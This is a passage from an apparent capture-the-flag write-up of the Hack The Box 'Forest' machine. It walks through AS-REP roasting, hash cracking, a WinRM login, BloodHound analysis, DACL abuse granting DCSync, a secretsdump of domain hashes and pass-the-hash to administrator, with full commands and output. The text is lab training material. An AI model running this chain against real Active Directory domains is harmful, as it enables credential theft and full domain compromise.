so rid 0x47c corresponds to group `Service Accounts`, which contains user `svc-alfresco` so this user can login remotely!

Foothold

Bruteforce

In case we had more users that could remotely login, we could check if bruteforcing would work here

Password policy

Lets revisit the enum4linux output we did earlier, there we can see the password policy in the following snippet of it's output below:

```
 =======================================
|    Policies via RPC for forest.htb    |
 =======================================
[*] Trying port 445/tcp
[+] Found policy:
Domain password information:
  Password history length: 24
  Minimum password length: 7
  Maximum password age: not set
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: false
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 30 minutes
  Lockout duration: 30 minutes
  Lockout threshold: None
```

```
Domain logoff information:
  Force logoff time: not set
```

Here Brute-forcing is possible because the domain has no account lockout threshold, meaning unlimited login attempts are allowed without locking out user accounts. Additionally, password complexity is disabled and the minimum password length is only 7 characters, making it easier to guess weak passwords.

Since we have the usernames, and according to the password policy no lockouts are present, we can try bruteforcing, first with `password same as username`

```
nxc smb forest.htb -u users.txt -p users.txt --continue-on-success
```

not successful..

then lets bruteforce with the rockyou `wordlist`

```
nxc smb bruteforce forest.htb -u users.txt -p /usr/share/wordlists/rockyou.txt
```

not successful..

lets try another `wordlist`:

```
wget <https://raw.githubusercontent.com/insidetrust/statistically-likely->
usernames/master/weak-corporate-passwords/english-basic.txt

crackmapexec smb 10.129.95.210 -d forest -u users.txt -p english-basic.txt
```

no luck with this either.. it appears that bruteforce might not be the way to go here...

AS-REP Roasting

Reminder

`AS-REP Roasting` targets **user accounts that do not require Kerberos pre-authentication**, specifically those with the `DONT_REQUIRE_PREAUTH` flag set in Active Directory. That is why we will not specify any password on the command below.

If you remember, at the Anonymous LDAP Enumeration section, i have found that there are users that have `DONT_REQ_PREAUTH` enabled! Which is a requirement to perform `AS-REP roasting`!!!

```
GetNPUsers.py htb.local/ -no-pass -usersfile user-remote.txt -dc-ip 10.129.95.210
```

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its
affiliated companies

$krb5asrep$23$svc-
alfresco@HTB.LOCAL:daa8803b31320062bdcff3219907b0ad$f6d1e658a8007cef65449557518a5fa9
c4df1fbb8f082cb04f0e9ccc1d12e665e159517df9001e47f5daf38c50f4c43a599a30c343ecb8ff5c30
64bd74aaa2b6d87fca32c837fd0831f0daf15b4d29cb4349d23e941643427c4d16ff7a09ba6703541370
bdefe5c703f2c5a6a9275f58a679499e075a664ce6289ae298bda4b4f48806fb083c7fc3d74aaa0f85e8
b1bbba890eac2ca7341e28c718425b423b997ea065c2e8519f6b025012aa4e86d3e8b91c12974109ef57
da3ffb83316187673957 4bb54eb953772a9d9ff55f074346ce374ae4f1214989d488af7cc17a9b33f454
bdf81e92
```

great! we got an AS-REP hash!

Cracking the AS-REP hash

place the hash as you found it earlier on a txt (hash_forest.txt) and crack it with john the ripper:

```
john hash_forest.txt --wordlist=rockyou.txt
```

```
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
```

nice! we found the password for user svc-alfresco, the updated creds for future reference are:

```
svc-alfresco
s3rvice
```

Where can we login with found creds?

lets see where we can now login with those creds, using my script to bulk check automatically multiple services: https://github.com/ch3ckkm8/auto_netexec

```
./auto_netexec_bulk_creds_checker.sh forest.htb 'svc-alfresco' 's3rvice'
```

```
[*] Checking if winrm port 5985 is open on forest.htb...
[+] Port 5985 open - checking winrm with netexec
WINRM        10.129.95.210   5985    FOREST           [*] Windows 10 / Server 2016
Build 14393 (name:FOREST) (domain:htb.local)
WINRM        10.129.95.210   5985    FOREST           [+] htb.local\\svc-
alfresco:s3rvice (Pwn3d!)

[*] Checking if smb port 445 is open on forest.htb...
[+] Port 445 open - checking smb with netexec
SMB          10.129.95.210   445     FOREST           [*] Windows Server 2016 Standard
```

```
14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.129.95.210   445    FOREST           [+] htb.local\\svc-
alfresco:s3rvice

[*] Checking if ldap port 389 is open on forest.htb...
[+] Port 389 open - checking ldap with netexec
SMB         10.129.95.210   445    FOREST           [*] Windows Server 2016 Standard
14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
LDAP        10.129.95.210   389    FOREST           [+] htb.local\\svc-
alfresco:s3rvice

[*] Checking if rdp port 3389 is open on forest.htb...
[-] Skipping rdp - port 3389 is closed

[*] Checking if wmi port 135 is open on forest.htb...
[+] Port 135 open - checking wmi with netexec
RPC         10.129.95.210   135    FOREST           [*] Windows 10 / Server 2016
Build 14393 (name:FOREST) (domain:htb.local)
RPC         10.129.95.210   135    FOREST           [+] htb.local\\svc-
alfresco:s3rvice

[*] Checking if nfs port 2049 is open on forest.htb...
[-] Skipping nfs - port 2049 is closed

[*] Checking if ssh port 22 is open on forest.htb...
[-] Skipping ssh - port 22 is closed

[*] Checking if vnc port 5900 is open on forest.htb...
[-] Skipping vnc - port 5900 is closed

[*] Checking if ftp port 21 is open on forest.htb...
[-] Skipping ftp - port 21 is closed

[*] Checking if mssql port 1433 is open on forest.htb...
[-] Skipping mssql - port 1433 is closed
```

The above output indicates that we can login succesfully via the `win-rm` service (port 5985)

Logging in as svc-alfresco with creds

```
evil-winrm -i forest.htb -u 'svc-alfresco' -p 's3rvice'
```

successful login, grabbed user flag! `4078533b1e2413c4977ef33e6701bf89`


Privesc

Since we now have a valid user’s creds, we can try enumerating via bloodhound, to get a better picture of the AD, with a visual representation.


Bloodhound as svc-alfresco

```
bloodhound-python -u 'svc-alfresco' -p 's3rvice' -d htb.local -ns 10.129.95.210 -c
All --zip
```

lets inspect the group memebership for our svc-alfresco



SVC-ALFRESCO@HTB.LOCAL
MemberOf
SERVICE ACCOUNTS@HTB.LOCAL
MemberOf
PRIVILEGED IT ACCOUNTS@HTB.LOCAL
MemberOf
29
ACCOUNT OPERATORS@HTB.LOCAL

it appears that he is member of `Account Operators`, which has `GenericAll` rights towards 29 groups!



obviously we should now inspect their outbound control to decide which one we will be targeting.

By hitting outbound object control > Transitive object control, we see that `Account Operators` have the following rights towards these groups:


WriteDacl
EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
HTB.LOCAL
GenericAll
ORGANIZATION MANAGEMENT@HTB.LOCAL
MICROSOFT EXCHANGE SECURITY GROUPS@HTB.LOCAL
WriteDacl
RAS AND IAS SERVERS ACCESS CHECK@HTB.LOCAL
AL
RAS AND IAS SERVERS@HTB.LOCAL
EVERYONE@HTB.LOCAL
MemberOf
LOCAL
OCAL
LOCAL
AL
DOMAIN COMPUTERS@HTB.LOCAL
MemberOf
AUTHENTICATED USERS@HTB.LOCAL

The most logical path to me seems the one towards group `Exchange Windows Permissions`, since it has `WriteDacl` rights towards the `domain` so i will start from there.

DACL abuse

To sum up, `svc-alfresco` is member of `Account Operators`. `Account Operators` has `GenericAll` rights towards multiple groups, so `svc-alfresco` does too. Since `Account Operators` has `GenericAll` over `EXCHANGE WINDOWS PERMISSIONS` group, and this group has `WriteDacl` rights towards the `Domain` this would be the path we'll follow.

Add user to group

Before actually abusing DACL, lets add the user to the group. From inside the machine: (be careful to upload the powerview.ps1 that works, from pwnbox i found it in the powersploit tool path)

We are going to use `PowerView`

```
# once logged in via win-rm, upload powerview from your local machine
upload /root/Downloads/dev_PowerSploit/PowerSploit/Recon/PowerView.ps1
.\\PowerView.ps1

# import the uploaded powerview script
Import-Module .\\PowerView.ps1

# Define variables for better understanding and value assignement
$SecPassword = ConvertTo-SecureString 's3rvice' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('htb\\svc-alfresco',
$SecPassword)

# Add svc-alfresco to EXCHANGE WINDOWS PERMISSIONS group
Add-ADGroupMember -Identity "EXCHANGE WINDOWS PERMISSIONS" -Members 'svc-alfresco'
```

Grant DCSync rights to user

Granting `DCSync` rights to user svc-alfresco using `PowerView`

```
Add-DomainObjectAcl -TargetIdentity 'DC=htb,DC=local' -Rights DCSync -Verbose -
PrincipalIdentity 'htb\\svc-alfresco' -credential $Cred
```

Dump secrets

Next, now that `svc-alfresco` has gained `DCSync` rights, we can run `secretdump` remotely from our host:

```
secretsdump.py svc-alfresco:s3rvice@10.129.95.210 -dc-ip 10.129.95.210
```

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its
affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c
72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
htb.local\\$331000-
VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
htb.local\\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
```

```
31b73c59d7e0c089c0:::
htb.local\\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
htb.local\\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
htb.local\\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
htb.local\\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
htb.local\\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
htb.local\\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name
specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss
parameter
[*] Cleaning up...
```

nice! as you can see above, we dumped the `NTDS.DIT secrets`, thus getting the NTLM hash of the administrator!

Reminder

`secretsdump` is a post-exploitation tool used to **dump credentials** (like password hashes, cleartext passwords, and Kerberos keys) from a Windows host ,It can extract credentials from:

- **NTDS.dit** (Active Directory database)
- **LSASS memory** (via remote execution)
- **SAM registry hive** (local user accounts)
- **LSA secrets** (stored service credentials, cached logins)
  It works remotely by using **DCERPC over SMB**, unlike mimikatz which needs to be "dropped" locally to work.

🔑 Required user privileges:

- The user **must be a member of the `Administrators` group on the target machine**.
  - This includes:
    - **Domain Admins** (on domain-joined machines)
    - **Local Administrators** (if attacking a workstation/server)

🧠 Why?

- To read sensitive areas like LSASS memory, the SAM/SECURITY hives, or interact with the Service Control Manager (SCM), you need **SeDebugPrivilege**, which is granted to administrators.

Logging in as admin via NTLM hash (pass the hash)

Finally, we can login as admin:

```
evil-winrm -i forest.htb -u administrator -H '32693b11e6aa90eb43d32c72a07ceea6'
```

grabbed root flag! `220ff7540080290377f0311c43b6e62b`, pwned!

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. nmap scan -> chose **smb** , **rpc** and **ldap** services to focus on
2. **enumerate** `SMB` shares -> nothing useful
3. **enumerate** `RPC` -> found users and domain groups
4. **enumerate** `LDAP` -> found users with `DONT_REQ_PREAUTH` flag enabled, and also found users that can `login remotely`

Foothold


1. Tried bruteforce (since password policy encourages it) but no luck
2. `AS-REP roasting` was conducted and successfully got AS-REP hash (since the user has The **`Do not require Kerberos preauthentication`** flag enabled as identified by the ldap enumeration)
3. `cracked` the AS-REP has and got a password
4. `correlated` the found creds with the win-rm service
5. **logged in** via evil-winrm to host using on user **svc-alfresco**, and grabbed the user flag.

Privesc

1. now that we got foothold, as a user (**svc-alfresco**) i launched `BloodHound` to inspect even further
2. found that user is member of a group, thats member of another group (`Account Operators`) that has `GenericAll` rights to an other group `EXCHANGE WINDOWS PERMISSIONS`.
3. This other group (`EXCHANGE WINDOWS PERMISSIONS`) had `WriteDacl` rights towards the `Domain`!
4. First i added the user to the `Account Operators` group
5. Secondly i abused `DACL` by granting `DCSync` rights to the user
6. `Dumped secrets` remotely since the user has `DCSync` rights, thus revealing the admin's NTLM hash
7. using administrator's NTLM hash we **login** via evil-winrm to the host and grab the root flag!

Sidenotes

All in all, this machine is a meaningful and important addition to my OSCP notes. A not assumed breach scenario requiring thorough enumeration and good understanding of ACL during the privesc stage, resulting in a solid writeup for future reference.



Forest has been Pwned!

Congratulations ch3ckm8, best of luck in capturing flags ahead!

#21085
MACHINE RANK

27 Jul 2025
PWN DATE

RETIRED
MACHINE STATE